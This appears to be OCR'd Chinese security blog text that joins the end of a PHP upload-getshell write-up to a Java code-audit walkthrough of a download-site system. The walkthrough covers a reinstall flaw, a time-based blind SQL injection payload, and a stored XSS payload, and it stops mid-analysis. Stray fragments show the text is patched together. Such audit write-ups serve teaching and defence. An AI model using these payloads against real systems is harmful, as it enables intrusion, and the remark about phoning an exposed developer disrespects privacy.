


前台上传 getshell

问题代码位于：

application/wap/controller/Upload.php


中的 uploadFile() 方法。



然后我们来看看验证函数：

上传文件的目录在代码中也有给出：

本地构建 Payload ：





Payload 脚本

hacker.php

```
<?php phpinfo(); ?>
```

Payload.php






有意思的地方

最后还知道了一个开发人员手机号，并确认其姓名。要不要给他打个电话拜个年?

```
/**
 * 发送短信
 */
public function sms($mobile = '186    3172')
{
    // if(request()->isPost()){
    $Send = new \data\extend\Send();
```



In Project Module Directory Scope
/home/
$(this).parent().remove();
信安之路

Java 代码审计-铁人下载系统

原创： LandGrey 信安之路 2018-03-20

初学 java 代码审计，跟着表哥们脚步，走一遍审计流程，就选了个没有使用 Java 框架的 java 系统，作为入门。

目的是为了熟悉代码审计流程，寻找漏洞的思路，入门记录。

准备工作

为了验证审计出的漏洞效果，还是要搭建起来系统，不然空说无凭。为了方便，使用 JspStudy 2016 一体化环境，选择 tomcat 8.0， jdk 1.8 搭建。查看代码使用 IDEA，当然，也可以用 jd-gui，反编译 class，不过 IDEA 自动就反编译了，比较方便。

值得注意的是，使用系统自带的安装功能搭建后，打开页面报错，事后想起来可能是自动导入 sql 文件的路径程序中写死了，和自己部署时根目录位置不一样导致的。

再次通过 install/index.html 页面重新安装，则显示数据库已经安装。原因是 WEB-INF/classes/liuxing_db.properties 中的 db_an=yes 变成了 db_an=no，表示数据库已经安装，不会再次安装。

最后发现使用安装提示里的第二种手工安装方法可以正常安装系统，人工导入数据库数据就行了。

为了审计代码时全局搜索方便，可以使用 jad 批量反编译 class 文件，使用命令如：

```
jad -r -d /path/to/store/java -s java -8 /path/to/classes/files/*/.class
```

最后，我将反编译出来的 java 文件，统一存放在了 WEB-INF/java 目录下，和 class 文件的原始目录 WEB-INF/classes 目录相对应。


发现漏洞

非框架的代码审计，按照 前台——后台，严重——低危，非交互——需交互，跟随代码流程尽量发现高危和易利用漏洞类型为主。

一：重安装漏洞

像在准备工作中说的一样，虽然我使用系统自带的安装功能失败了，但是 db_an 参数变成了 no，虽然 /install 目录的重新安装页面没删除，但确实使用系统自带的安装功能不存在重新安装漏洞。


跟随 /install/index.html 页面，找到 install.jsp 文件，再根据 form action，找到 install_setup.jsp 页面



再根据 install_setup.jsp 页面上的 import 语句

```
import="liuxing.util.Install,java.util.*"
```

找到安装的主要逻辑源码，在 WEB-INF/java/liuxing/util/Install.java 中，安装时会判断 db_an 的值，yes 可以安装，no 不安装；安装完后会把值置为 no，虽然 install 页面没删除，但是已经不能够再次安装了。



所以，当使用系统自带的 install 页面安装系统时，不存在重安装漏洞；如果使用手工导入 sql 文件安装系统，自己又没有把 db_an 的值写成 no，没删除 install 目录文件时，存在重安装漏洞。

二. SQL 注入漏洞

首先尝试搜索功能，进入 so.jsp，发现将搜索的参数值传入 Ruanjianguanli 的 so 方法中

```
int pageNo = 1;
int pageSize = 12;
String strpageNo = request.getParameter("pageNo");
if(strpageNo != null && !strpageNo.equals("")) {
    pageNo = Integer.parseInt(strpageNo);
}

String tiaojian = request.getParameter("tiaojian");
if(tiaojian == null) {
    tiaojian = "A0";
}

int lei = 0;
String strlei = request.getParameter("lei");
if(strlei != null && !strlei.equals("")) {
    lei = Integer.parseInt(strlei);
}

String name = request.getParameter("name");
if(name == null ) {
    name = "";
}

pageModel pagemodel = Ruanjianguanli.getInstance().so(pageNo,pageSize,tiaoji
%>
```


进入 WEB-INF/java/liuxing/guanli/Ruanjianguanli.java 文件中，找到 so 方法；发现是调用了 ruanjianDao.so() 函数，


```
116
116     public pageModel so(int pageNo, int pageSize, String tiaojian, int lei, String name)
117     {
118         return ruanjianDao.so(pageNo, pageSize, tiaojian, lei, name);
119     }
120
```


ruanjianDao 是什么呢?


在 Ruanjianguanli 类的构造函数里，可以找到，ruanjianDao 是 RuanjianMySQL 的一个实例，那么再接着往下跟

然后打开 WEB-INF/java/liuxing/dao/RuanjianMySQL.java 文件，搜索 so 方法，并发现最终是采用预编译来执行数据库操作，这里不存在 SQL 注入漏洞。

public pageModel so(int pageNo, int pageSize, String tiaojian, int lei, String name)




可想而知，有一处用了预编译，说明就有很多处用了预编译方式来执行 SQL 语句，基本都没有 SQL 注入漏洞。然后全局搜索 createStatement 关键字，看看有没有用拼接的 SQL 语句的。



如上图，最后也发现几个可以注入的地方，但是都需要登录后台，在 delete 语句中，可以用时间盲注，比如：

delete from user where id in('222') or if(ascii(substr(database(),1,1))>107,0,sleep(3));

语句来测试



利用：


但是后台都登录了，也没必要去纠结这个 SQL 注入漏洞了，进了后台应该有更容易利用的漏洞。

三. XSS 漏洞


由于系统较简单，前台能够产生 xss 的地方较少，会员注册后，登录；可以在修改邮箱处，用 Payload

""><script>alert(0)</script>

触发了前端会员的 xss。




而且在后台管理员修改用户资料处，尝试修改该用户资料，也会触发此 XSS。



代码层面，查看 denlu1.jsp 页面代码，跟踪 Userguanli 的 Xiugaiyonghu2 方法，里面传入了要修改成的邮箱和用户 ID

最终到 WEB-INF/java/liuxing/dao/UserDaoMySQL.java 文件中的 Xiugaiyonghu2 方法中，直接将前端传过来的 youxiang 值写入数据库中，没

有任何安全防护，从而导致了存储型 xss。



四. 访问控制

没有登录管理员帐户，访问 /admin/admin.jsp 页面，会被重定向到 /buzai.htm 页面。打开 admin.jsp 页面，看看里面的跳转逻辑，搜索关键字：

RequestDispatcher

getRequestDispatcher


sendRedirect

setHeader

forward

没有发现跳转语句，判断是全局 Filter 的权限认证。查看 WEB-INF/web.xml，发现针对所有 jsp 文件的 AuthFilter 过滤器

顺着 filter-class，找到 WEB-INF/java/liuxing/util/AuthFilter.java 文件，分析 doFilter 函数：



关键语句在于以下两个 if 判断：

```
